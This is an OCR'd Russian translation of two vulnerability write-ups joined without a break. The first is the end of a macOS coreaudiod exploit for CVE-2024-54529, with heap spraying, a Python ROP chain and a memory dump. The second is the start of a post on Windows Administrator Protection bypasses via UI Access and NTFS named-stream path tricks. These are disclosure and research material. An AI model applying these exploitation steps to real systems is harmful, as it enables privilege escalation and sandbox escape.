
Тип Core Foundation	Элемент XML
`CFArrayRef`	`<array>`
`CFDictionaryRef`	`<dict>`
`CFStringRef`	`<string>`
`CFDataRef`	`<data>`
`CFDateRef`	`<date>`
`CFNumberRef` (`Int`)	`<integer>`
`CFNumberRef` (`Float`)	`<real>`
`CFBooleanRef`	`<true/>` или `<false/>`

Это означало, что я мог создавать файлы `plist` с большими массивами объектов `CFString` или `CFData`, получив мощный примитив для массового выделения данных и управления расположением объектов в куче. Кроме того, я мог добавлять объекты `CFArray` или `CFDictionary`, чтобы реализовать необходимую эксплойту косвенную адресацию, поскольку эти типы данных содержат указатели на другие контролируемые пользователем объекты.

Общая структура выглядела бы так:



Но вы, возможно, задаётесь вопросом: разве здесь не возникает та же проблема, что и при попытке выделить указатель на `CFString`? (Цепочка указателей попытается разыменовать заголовок `CFRuntimeBase` и завершится ошибкой.) Да! Но, по иронии судьбы, очистка последних двух байтов по смещению `0x68` открывала новую возможность: можно было разместить объект поверх указателя на `CFString` в середине массива, который после очистки последних двух байтов указывал бы на необработанные данные. Это казалось довольно маловероятным, но я был готов принять вызов!




Освобождение данных

Затем мне требовалось освободить структуру памяти, выделенную под мои данные. Сделать это было достаточно просто: нужно было лишь снова вызвать API с гораздо меньшим `plist`. После этого большая выделенная структура `plist` освобождалась.

Повторное использование освобождённых данных в объекте ngne

После мучительного обратного проектирования я нашёл способ создавать объекты `ngne` по требованию, отправляя специально сформированное Mach-сообщение службе `audiohald`. Мне казалось, что финиш уже близок. Я собирался распылить данные в куче, освободить память, а затем немедленно выделить объект `ngne`, чтобы он занял её место.




Но вскоре я столкнулся с фундаментальным и крайне неприятным препятствием: зонами `malloc`.

Размер объектов ngne, которые я мог создавать, составлял 776 байт, поэтому они попадали точно в область памяти `malloc_tiny`. Это стало критической проблемой, поскольку в качестве защитной меры распределитель памяти macOS надёжно обнуляет при выделении любую память из зоны `malloc_tiny`. Тщательно подготовленное распыление кучи было бы стёрто за мгновение до размещения поверх него объекта ngne.

Мой эксплойт зашёл в тупик.

Новая надежда: стартовые объекты ngne

Это вынудило меня сменить подход. Чтобы использовать неинициализированную память, нужно было добиться выделения памяти в зоне malloc, которая не обнулялась. Анализ показал, что более крупные объекты ngne размером свыше 1100 байт могли создаваться в области `malloc_small`, которая при выделении не обнуляется. Но была одна загвоздка: я не смог найти доступный пользователю API для их создания. Судя по всему, они создавались только при регистрации аудиоплагина процессом `coreaudiod` во время запуска.



Итак, я нашёл подходящие для эксплуатации объекты ngne, но они создавались только при запуске, прежде чем мы могли выполнить распыление кучи. Это навело меня на мысль: что, если распылить кучу, а затем намеренно вызвать сбой процесса? Когда он перезапустится (все системные демоны в macOS перезапускаются автоматически), сможет ли он разместить объект поверх наших распылённых данных?

Загрузка в память при запуске

Одна из трудностей заключалась в том, что после сбоя новый процесс `coreaudiod` создавался в новом адресном пространстве. Это означало, что ранее выполненное распыление кучи больше не действовало.

Однако я обнаружил полезную особенность: при распылении кучи с помощью `plist` система `CoreAudio` сериализовала данные в файл на диске `/Library/Preferences/Audio/com.apple.audio.DeviceSettings.plist`.

Затем при запуске `plist` считывался с диска, обновлялся актуальной информацией времени выполнения и сохранялся обратно на диск, как показано ниже.

```
__int64 __fastcall CASettingsStorage::SetCFTypeValue(
    CFMutableDictionaryRef *this,
    const __CFString *key,
    const void *value) {
    CASettingsStorage::RefreshSettings((CASettingsStorage *)this);
    CFDictionarySetValue(this[2], key, value);
    return CASettingsStorage::SaveSettings((CASettingsStorage *)this);
}
```

К счастью для меня, функция `CASettingsStorage::SaveSettings` создавала копию находящегося в памяти `plist`, записывала её на диск, а затем *освобождала копию*. И что особенно важно, это происходило до создания системой объектов `ngne`.

```
void __fastcall CASettingsStorage::SaveSettings(CASettingsStorage *this) {
    if (!*((_BYTE *)this + 50)) {
        v1 = (const void *)*((_QWORD *)this + 2);
        if (v1) {
            Data = CFPropertyListCreateData(
                0LL, v1, *((CFPropertyListFormat *)this + 3), 0LL, 0LL);
            v3 = fopen(*(const char **)this, "w+");

            // Truncated file write operations.

            CACFData::~CACFData(Data);
        }
    }
}
```

Это означало, что при каждом перезапуске процесса вся наша структура `plist` заново выделялась, а затем освобождалась, давая нашим данным шанс оказаться по уязвимому смещению объекта `ngne`.

Обновлённая стратегия эксплуатации

Новая стратегия атаки выглядела так:


1. **Выделить контролируемые данные**: отправить процессу `coreaudiod` Mach-сообщение, чтобы вызвать обработчик сообщений `HALS_Object_SetPropertyData_DPList`. Включить в него большой `plist` с контролируемыми данными. Файл `plist` будет сохранён на диск.
2. **Вызвать смешение типов**: активировать уязвимость смешения типов, просто чтобы вызвать сбой процесса.
3. **Позволить магии случиться**: дождаться перезапуска `coreaudiod`, загрузки подготовленного `plist` с диска, создания `plist` в памяти, его освобождения и, если повезёт, размещения объекта `ngne` поверх освобождённого объекта `plist`.
4. **Снова вызвать смешение типов**: активировать его для случайного объекта `ngne` в надежде, что тот повторно использовал наши распылённые данные.
5. **Повторять**: повторять шаги 3–4, пока всё не сработает!

Проверка подхода

Чтобы эксплойт сработал, множество обстоятельств должно было сложиться удачно. Прежде чем продолжать, я хотел убедиться, что моя цепочка атаки существует не только в теории и что нужная цепочка указателей действительно может появиться внутри объекта.

Для этого я воспользовался обработчиком сообщений `XSystem_Get_Object_Info`, предоставляемым `coreaudiod`. Этот API позволил перечислить все объекты HALS в системе и определить, какие из них относятся к типу `ngne`.

Затем я изменил дампер объектов, чтобы тот выгружал только объекты `ngne` и непрерывно работал, пока не найдёт цепочку указателей на распылённые данные. После множества экспериментов по созданию идеального `plist` мне наконец удалось добиться идеального совпадения всех обстоятельств!



Построение цепочки ROP

После перенаправления выполнения на контролируемые данные последним шагом стало построение цепочки возвратно-ориентированного программирования (ROP) для выполнения произвольного кода. Поскольку целью была библиотека `CoreAudio` (которая хранится в общем кэше dyld и имеет постоянный адрес до перезагрузки системы), в контексте повышения привилегий обход ASLR не требовался. Я составил цепочку ROP для открытия и записи файла в расположении, обычно доступном только процессу coreaudiod. Поскольку цепочка ROP кодируется в одном из объектов `CFString`, во избежание проблем с недопустимыми байтами UTF-8

использовалась кодировка строк UTF-16.

```
# Beginning of stack after pivot
rop  = bytearray(p64(LOAD_RSP_PLUS_EIGHT))  # lea rax, [rsp + 8] ; ret
rop += p64(ADD_HEX30_RSP)                   # add rsp, 0x30 ; pop rbp ; ret
rop += INLINE_STRING                        # Inline "/Library/Preferences/Audio/malicious.txt"
rop += b'\x42' * 15                         # pop rbp filler and will be moved past
rop += p64(MOV_RAX_TO_RSI)                  # mov rsi, rax ; mov rax, rsi ; pop rbp ; ret
rop += p64(0x4242424242424242)              # pop rbp filler
rop += p64(MOV_RSI_TO_RDI)                  # mov rdi, rsi ; mov rax, rdi ; mov rdx, rdi ; ret
rop += p64(POP_RSI_GADGET)                  # pop rsi ; ret
rop += p64(0x201)                           # O_CREAT | O_WRONLY
rop += p64(POP_RDX_GADGET)                  # pop rdx ; ret
rop += p64(0x1A4)                           # 0644
rop += p64(POP_RAX_GADGET)                  # pop rax ; ret
rop += p64(0x2000005)                       # syscall number for open()
rop += p64(SYSCALL)                         # syscall
rop += b'\x42' * (1152 - len(rop))

# [rax + 0x168] -> pointer to pivot gadget (entrypoint)
rop[0x168:0x170] = p64(STACK_PIVOT_GADGET)  # xchg rsp, rax ; xor edx, edx ; ret
```

Когда всё было готово, эксплойт успешно выполнил цепочку ROP, предоставив мне контроль над процессом `coreaudiod`. Ниже показана распылённая в памяти цепочка ROP:

```
Pointer at offset 0x0 of 0x68 pointer: 0x7fd800827200
Memory dump at 0x7fd800827200:
7FD800827200: 42 42 42 42 42 42 42 42 80 CC 79 11 FD 7F 00 00  |BBBBBBBB..y.....|
7FD800827210: AF 14 DD 11 F8 7F 00 00 2F 4C 69 62 72 61 72 79  |......../Library|
7FD800827220: 2F 50 72 65 66 65 72 65 6E 63 65 73 2F 41 75 64  |/Preferences/Aud|
7FD800827230: 69 6F 2F 6D 61 6C 69 63 69 6F 75 73 2E 74 78 74  |io/malicious.txt|
7FD800827240: 00 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  |.BBBBBBBBBBBBBB|
7FD800827250: 60 D0 29 0C F8 7F 00 00 42 42 42 42 42 42 42 42  |`.).....BBBBBBBB|
7FD800827260: 30 35 CB 27 F9 7F 00 00 F0 8B D4 17 F8 7F 00 00  |05.'............|
7FD800827270: 01 02 00 00 00 00 00 00 FE 47 51 18 F8 7F 00 00  |.........GQ.....|
7FD800827280: A4 01 00 00 00 00 00 00 09 5B B1 0E F8 7F 00 00  |.........[......|
7FD800827290: 05 00 00 02 00 00 00 00 89 30 B4 0E F8 7F 00 00  |.........0......|
7FD8008272A0: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  |BBBBBBBBBBBBBBBB|
7FD8008272B0: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  |BBBBBBBBBBBBBBBB|
7FD8008272C0: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  |BBBBBBBBBBBBBBBB|
7FD8008272D0: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  |BBBBBBBBBBBBBBBB|
7FD8008272E0: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  |BBBBBBBBBBBBBBBB|
7FD8008272F0: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  |BBBBBBBBBBBBBBBB|
7FD800827300: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  |BBBBBBBBBBBBBBBB|
7FD800827310: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  |BBBBBBBBBBBBBBBB|
7FD800827320: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  |BBBBBBBBBBBBBBBB|
7FD800827330: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  |BBBBBBBBBBBBBBBB|
7FD800827340: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  |BBBBBBBBBBBBBBBB|
7FD800827350: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  |BBBBBBBBBBBBBBBB|
7FD800827360: 42 42 42 42 42 42 42 42 44 82 09 18 F9 7F 00 00  |BBBBBBBBD.......|
7FD800827370: 42 42 42                                         |BBB|
                                  Stack Pivot Gadget
```

Следует отметить, что этот эксплойт был написан для macOS на процессорах Intel. В системе с Apple Silicon для эксплуатации с помощью того же метода потребовалась бы возможность правильно подписывать указатели, составляющие цепочку указателей и гаджеты ROP.

Демонстрация

В следующей видеодемонстрации показана работа PoC-эксплойта в macOS Sequoia 15.0.1:

Скачать демонстрацию эксплойта Sound Barrier

Заключение

Эксплуатация CVE-2024-54529 прошла путь от простого на вид смешения типов до многоэтапного эксплойта, включавшего распыление кучи, неинициализированную память и тщательно организованную последовательность сбоев и перезапусков. Это исследование подчёркивает силу и важность векторов выхода из песочницы и показывает, как подход «фаззинга на основе знаний» может привести к обнаружению и эксплуатации уязвимостей с серьёзными последствиями.

Все использованные в исследовании инструменты, включая фаззинг-обвязку и специальную инструментацию, а также доказательство концепции для CVE-2024-54529, опубликованы с открытым исходным кодом и доступны всем.

Обход защиты администратора с помощью злоупотребления UI Access

В предыдущей публикации я представил новую функцию Windows «Защита администратора» и рассказал, как она должна была создать для UAC ранее отсутствовавшую границу безопасности. Я описал один из способов, которым мне удалось обойти эту функцию до её выпуска. Всего во время исследования я обнаружил девять обходов, и теперь все они исправлены.

В этой публикации я хотел бы описать основную причину пяти из этих девяти проблем, а именно реализацию UI Access, объяснить, почему это давно существующая и недооценённая проблема UAC, и рассказать, как её исправляют сейчас.

Вопрос специальных возможностей

До выхода Windows Vista любой процесс на рабочем столе пользователя мог управлять любым окном, созданным другим процессом, например отправляя оконные сообщения. Этим поведением можно было злоупотребить, если привилегированный пользователь, например SYSTEM, отображал пользовательский интерфейс на рабочем столе. Пользователь с ограниченными правами мог управлять этим интерфейсом и потенциально повысить привилегии. Такая атака называлась Shatter Attack, а исправляли её обычно удалением компонентов пользовательского интерфейса из привилегированного кода.

Поскольку UAC поощрял одновременную работу на одном рабочем столе процессов с разными уровнями привилегий, Microsoft внедрила дополнительную функцию User Interface Privacy Isolation (UIPI). Она использовала механизм Mandatory Integrity Control в UAC, чтобы ограничить окна, с которыми мог взаимодействовать процесс. Если уровень целостности процесса был ниже уровня процесса, создавшего окно, ему блокировались такие операции, как отправка сообщений этому окну. В качестве дополнительной защиты Vista перестала запускать пользовательские процессы на «служебном» рабочем столе, поэтому даже при недостаточной эффективности UIPI интерфейс, предоставленный служебным процессом, был недоступен процессам с ограниченными правами.

Рассмотрим пример: процесс пользователя с ограниченными правами имеет уровень целостности «Medium», а процесс администратора UAC — «High». В этом случае UIPI заблокирует отправку процессом с ограниченными правами сообщений любому окну, созданному процессом администратора, кроме небольшого набора явно разрешённых сообщений. Также будут заблокированы другие функции пользовательского интерфейса, например оконные перехватчики.

Это создало проблему для пользователей, которым требовались специальные возможности, например программы чтения с экрана. Если обеспечивающий специальные возможности процесс работал от имени пользователя с ограниченными правами, он больше не мог взаимодействовать с созданными на рабочем столе процессами администратора. Он не мог ни читать содержимое окон, ни выполнять такие действия, как нажатие кнопки. Такой компромисс был неприемлем, поэтому в Vista требовался способ обеспечить дальнейшую работу этих приложений.

Microsoft решила выделить в маркере доступа процесса флаг UI Access. Если этот флаг был установлен в маркере доступа процесса при инициализации его соединения с подсистемой Win32, процесс получал особые разрешения на обход многих ограничений UIPI. Установка этого флага вызовом `NtSetInformationToken` с информационным классом `TokenUIAccess` была защищена проверкой привилегии SE_TCB_NAME, поэтому пользователь с ограниченными правами выполнить её не мог. Следовательно, для создания процесса с поддержкой UI Access требовалась системная

служба, которая включала бы флаг и создавала новый процесс.

Для UAC уже требовалась системная служба, поэтому создание процесса UI Access включили в тот же поток, который использовался для запуска процесса администратора через RPC-вызов `RAiLaunchAdminProcess`. При создании процесса UI Access этим RPC-вызовом запрос согласия, в отличие от повышения прав администратора, не отображается. Это важно, поскольку иначе пользователь мог бы оказаться не в состоянии запустить необходимое ему приложение специальных возможностей, чтобы нажать кнопку согласия на повышение прав.

Чтобы вредоносная программа не могла просто объявить себя приложением специальных возможностей, служба выполняла несколько дополнительных проверок исполняемого файла. Для включения флага UI Access в новом процессе должны соблюдаться следующие условия:

• В файл должен быть встроен манифест, в котором атрибут `uiAccess` имеет значение `true`.
• Файл должен быть подписан сертификатом подписи кода, которому доверяет локальное хранилище корневых сертификатов компьютера. Других специальных требований к сертификату нет: например, ему не нужны особое EKU или перекрёстная подпись Microsoft.
• Файл должен храниться в доступном только администратору расположении на системном диске, например в каталоге `Program Files`, `Windows` или `System32`, за исключением известных расположений с доступом на запись.

Если все критерии соблюдены, при запуске процесса через `RAiLaunchAdminProcess` служба создаёт копию маркера доступа вызывающей стороны, включает флаг UI Access и в зависимости от вызывающей стороны повышает уровень целостности следующим образом:

• Если вызывающая сторона — пользователь с ограниченными правами, относящийся к администраторам UAC, уровень целостности устанавливается в High.
• Если вызывающая сторона — администратор, уровень целостности устанавливается в High (обычно это ничего не меняет).
• Если вызывающая сторона — обычный пользователь, уровень целостности устанавливается на 16 ступеней выше уровня вызывающей стороны, но не выше High.

High — максимально допустимый для установки уровень целостности, хотя существует и более высокий уровень «System», зарезервированный для служебных процессов. Обратите внимание, что уровень целостности маркера не меняется, если у вызывающей стороны уже включён флаг UI Access; это важно только для обычных пользователей, которым уровень High не назначается автоматически. Одно из преимуществ повышенного уровня целостности состоит в том, что процесс с более низким уровнем целостности не может открыть созданный процесс для чтения или записи. Это не позволяет пользователю с ограниченными правами внедрить код в новый процесс и тем самым получить доступ к флагу UI Access.

К слову, флаг UI Access в маркере можно отключить без привилегии TCB. Корректный процесс UI Access, работающий от имени обычного пользователя, может постепенно «поднять» себя до уровня целостности High: очистить флаг в собственном маркере, а затем повторно запустить свою копию через службу UAC. Между уровнями Medium и High существует 4096 ступеней, поэтому службу UAC придётся вызвать 255 раз, что довольно заметно, но этот метод действительно работает.

Важно, что флаг UI Access разрешает обходить только ограниченный набор операций, например отправку оконных сообщений другим процессам с более высоким уровнем целостности. Он не разрешает использовать такие средства, как оконные перехватчики, позволяющие внедрять код в процесс. Поэтому процесс UI Access обычного пользователя с уровнем целостности ниже High может взаимодействовать с запущенным процессом администратора посредством сообщений, но не способен выполнить более агрессивную операцию, например перехватить очередь оконных сообщений.

Однако если пользователь с ограниченными правами создаёт процесс UI Access, тот работает с уровнем целостности High и может захватить любой процесс администратора, содержащий окно. Со служебным процессом уровня целостности System можно взаимодействовать только посредством оконных сообщений. Но границы безопасности между администратором и системной службой нет, поэтому на практике это не имеет значения.

В итоге одного флага UI Access без уровня целостности High недостаточно, чтобы элементарно скомпрометировать процесс администратора: процесс должен предоставлять пользовательский интерфейс, который можно автоматизировать для запуска привилегированного кода. Например, в командную строку администратора можно отправить нажатия клавиш для выполнения произвольной команды.

Но если ваш уровень целостности совпадает с уровнем целевого процесса, флаг UI Access теряет значение: любой процесс хотя бы с одним окном можно напрямую скомпрометировать, внедрив DLL с помощью оконных перехватчиков. Окно не обязано отображать пользовательский интерфейс. Более того, такие технологии, как COM, используют внутри окна только для сообщений, с помощью которых можно скомпрометировать процесс, вообще ничего не показывая пользователю.

Разумеется, так всё работало в UAC, но что насчёт новой улучшенной защиты администратора? Всё в точности так же, как в существующем режиме подтверждения администратором UAC. Процесс UI Access запускается с маркером вызывающей стороны, которой в данном случае будет пользователь с ограниченными правами, а не теневой администратор. У процесса будут включён флаг UI Access и установлен уровень целостности High.

Это проблема: процесс с уровнем целостности High позволяет скомпрометировать любой другой процесс того же уровня на том же рабочем столе, даже если тот работает от имени другого пользователя. Поскольку процесс UI Access работает от имени пользователя с ограниченными правами, разделение профилей — одно из ключевых улучшений защиты администратора — отсутствует.

Повышение целостности до High также происходит без уведомления, поэтому границу безопасности как минимум можно нарушить без запроса пользователю, если найдётся подходящий для эксплуатации процесс администратора. Теперь нужен лишь способ добиться выполнения произвольного кода в процессе UI Access с уровнем целостности High. К счастью, таких способов предостаточно.

Получение произвольного выполнения через UI Access

За многие годы появилось немало способов добиться выполнения произвольного кода процессом UI Access с уровнем целостности High. Хотя Microsoft ясно давала понять, что исправление таких способов не является приоритетом, иногда их всё же устраняли. Разделим их на несколько категорий, рассмотрев как исторические подробности, так и мои недавние исследования.

Обход проверки безопасного каталога приложения

Один из способов запуска произвольного кода — обход проверки расположения в безопасном каталоге, выполняемой службой UAC. Обойдя эту проверку, можно разместить там либо собственный подписанный исполняемый файл, либо существующий исполняемый файл, который удастся перехватить, например через подмену DLL.

Один из подходов — найти ошибку в методе AiCheckSecureApplicationDirectory из appinfo.dll, который реализует проверку. Сначала этот метод открывает путь к файлу, переданный через RAiLaunchAdminProcess, затем вызывает для дескриптора GetFinalPathNameByHandle, чтобы убедиться, что путь не перенаправлен в небезопасное расположение. После этого он выполняет простую строковую проверку пути по спискам включённых и исключённых каталогов. В 2017 году я нашёл способ обхода этой проверки и сообщил о нём MSRC. Проверка не учитывала, что в каталог можно записать именованный поток NTFS, если у пользователя с ограниченными правами есть доступ на запись в этот каталог.

Например, каталог C:\Windows\tracing доступен пользователю с ограниченными правами для записи, однако подкаталог tracing явно исключён проверкой, поэтому путь C:\Windows\tracing\file.exe не считается безопасным. Но с теми же правами можно записать именованный поток в каталог, и тогда путь C:\Windows\tracing:file.exe будет считаться находящимся внутри каталога C:\Windows, а значит безопасным. Эта ошибка не исправлялась бюллетенем безопасности, однако в одной из последующих версий Windows её всё же устранили, и к Windows 11 она неприменима.

Другой подход — найти доступный для записи файл или каталог в безопасном расположении, которое явно не исключено проверкой. Если найден доступный для записи файл, его можно перезаписать исполняемым файлом, поскольку API CreateProcessAsUser, используемый службой UAC, не требует определённого расширения исполняемого файла. Если найден каталог, исполняемый файл можно просто скопировать туда.

В стандартной установке, похоже, все расположения учтены. Однако во время исследования я обнаружил, что при некоторых крупных обновлениях Windows каталог Tasks копируется в резервный каталог Tasks_Migrated. Как и исходный Tasks, резервный каталог доступен для записи, но в список исключённых каталогов он не входил. Впрочем, известного способа принудительно создать его нет, а после моего сообщения Microsoft добавила его в список исключений.

Примечание: Microsoft действительно забыла добавить проверку именованных потоков для Tasks_Migrated*, однако из-за управления доступом к каталогу обычный пользователь не может этим воспользоваться.*

